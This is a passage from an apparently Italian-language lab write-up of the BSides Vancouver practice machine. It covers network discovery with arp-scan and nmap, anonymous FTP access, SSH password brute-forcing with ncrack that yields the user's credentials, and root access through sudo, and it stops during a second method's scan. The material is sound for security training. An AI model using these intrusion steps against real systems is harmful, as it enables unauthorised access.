

BSIDES VANCOUVER

- Abbiamo installato BSides Vancouver abbiamo impostato la configurazione di rete dientrambe le macchine in **shared network per utm** e in **host only su VirtualBox** per simulare la rete interna aziendale e far sì che il “router” assegnasse un ip fungendo da dhcp.


Configurazione di retei KALI LINUX su UTM




Configurazione di rete BSIDESVANCOUVER su UTM



Configurazione di rete BSIDESVANCOUVER su Oracle Virtual Machine



Configurazione di rete KALI LINUX su Oracle Virtual Machine



- Con il comando **“ip a” abbiamo visto su quale rete è connessa Kali Linux** (192.168.64.7)

```
┌──(kattama㉿kattama)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group defau
lt qlen 1000
    link/ether b2:f5:6e:ea:d7:87 brd ff:ff:ff:ff:ff:ff
    inet 192.168.64.7/24 brd 192.168.64.255 scope global dynamic eth0
       valid_lft 86398sec preferred_lft 86398sec
    inet6 fda7:a344:353d:ecca:b0f5:6eff:feea:d787/64 scope global tentative dynamic mng
tmpaddr
       valid_lft 2592000sec preferred_lft 604800sec
    inet6 fe80::b0f5:6eff:feea:d787/64 scope link
       valid_lft forever preferred_lft forever
```


- Abbiamo poi effettuato una **scansione arp, una tecnica utilizzata per mappare gli indirizzi IP di una rete locale e associarli ai rispettivi indirizzi MAC**,
- In seguito, dopo aver spento BS Vancouver, **abbiamo eseguito una seconda scansione per avere la certezza sull’indirizzo ip corretto.**
- Con questa procedura siamo risaliti all’indirizzo IP della macchina BSIDES VANCOUVER **(192.168.64.13)**

```
┌──(kattama㉿kattama)-[~]
└─$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    c6:91:0c:fa:3a:64       (Unknown: locally administered)
192.168.64.13   7a:61:e5:4d:3e:6b       (Unknown: locally administered)

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.988 seconds (128.77 hosts/sec). 2 respond
ed

┌──(kattama㉿kattama)-[~]
└─$ sudo arp-scan 192.168.64.0/24
Interface: eth0, type: EN10MB, MAC: b2:f5:6e:ea:d7:87, IPv4: 192.168.64.7
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.64.1    c6:91:0c:fa:3a:64       (Unknown: locally administered)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.923 seconds (133.13 hosts/sec). 1 respond
ed
```

Una volta trovato l'ip abbiamo effettuato una scansione con **nmap** dove:


- **-sS**: **per eseguire una scansione SYN stealth (che non completa il 3WH)**
- **-sV: che esegue anche la scansione dei servizi, cercando di identificare le versioni dei servizi esposti sulle porte aperte**
- **-A: Abilita la rilevazione avanzata, che comprende la scansione dei sistemi operativi, la scansione dei servizi e altre tecniche per ottenere informazioni dettagliate sul dispositivo di destinazione**
- **-Pn: che ignora la scansione di ping e considera l'host come raggiungibile, anche se non risponde alle richieste di ping.**
- **-T4": livello di aggressività della scansione su "4" (veloce), determinando una scansione più rapida ma più rumorosa rispetto ai valori di default.**
- **-O: Esegue la scansione per rilevare il sistema operativo ospitante**
- **-open: il quale specifica di visualizzare delle sole porte aperte nell'output della scansione.**


- Abbiamo notato che sulla macchina target è aperte la **porta 21 (sulla quale è attivo il servizio vsftpd)**, la **porta 22 (sulla quale è attivo il servizio ssh)** e la porta 80.
- Abbiamo notato che sul servizio FTP è possibile accedere tramite l'user **Anonymous**



METODO 1


- Dato che la porta 21 è aperta, abbiamo creato una **sessione FTP** (File Transfer Protocol), protocollo di rete utilizzato per trasferire file tra un client e un server su una rete TCP/IP. Di conseguenza, abbiamo cercato il file contenente i dati di accesso, scaricato in seguito con il comando **get.**






- Una volta scaricato il **file users.txt.bk**, abbiamo utilizzato con il comando **ncrack**, **software open-source, progettato per effettuare cracking di password, per testare la sicurezza dei sistemi informatici**.
- **-v**, perattivare la modalità verbose,
- -**g** per specificare il tempo di attesa (in questo caso 4 secondi),
- **-U**, per indicare l'elenco di utenti trovato durante la scansione,
- **-P** per specificare il percorso della wordlist contenente le passwords da provare e l'indirizzo ip della macchina target associato alla porta su cui è attivo il servizio SSH.


- L'output del comando ha **restituito l'username e la password dell'utente**, rispettivamente "**anne**" e "**princess**".



- Con le credenziali trovate in precedenza, dato che la porta 22 è aperta, abbiamo creato una sessione **SSH** (**protocollo di rete che consente agli utenti di accedere e gestire in modo remoto un server o un sistema informatico attraverso una connessione crittografata).**



- Dopodiché **abbiamo eseguito una privilege escalation** per diventare utenti root
- Abbiamo utilizzato il comando **sudo -i** **per aprire una shell root con la password dell'utente corrente.**
- Dopo aver avuto accesso come root, abbiamo trovato la nostra **flag.txt**




METODO 2


- **Nella prima scansione avevamo notato un file chiamato robots.txt che contiene direttive per vietare l'accesso a determinate risorse tramite motore di ricerca.**

```
┌──(kattama㉿kattama)-[~]
└─$ sudo nmap -sS -sV -A -Pn -T4 -open 192.168.64.13 -p 80
[sudo] password for kattama:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-06-23 10:26 CEST
Nmap scan report for 192.168.64.13
Host is up (0.0023s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
MAC Address: 7A:61:E5:4D:3E:6B (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
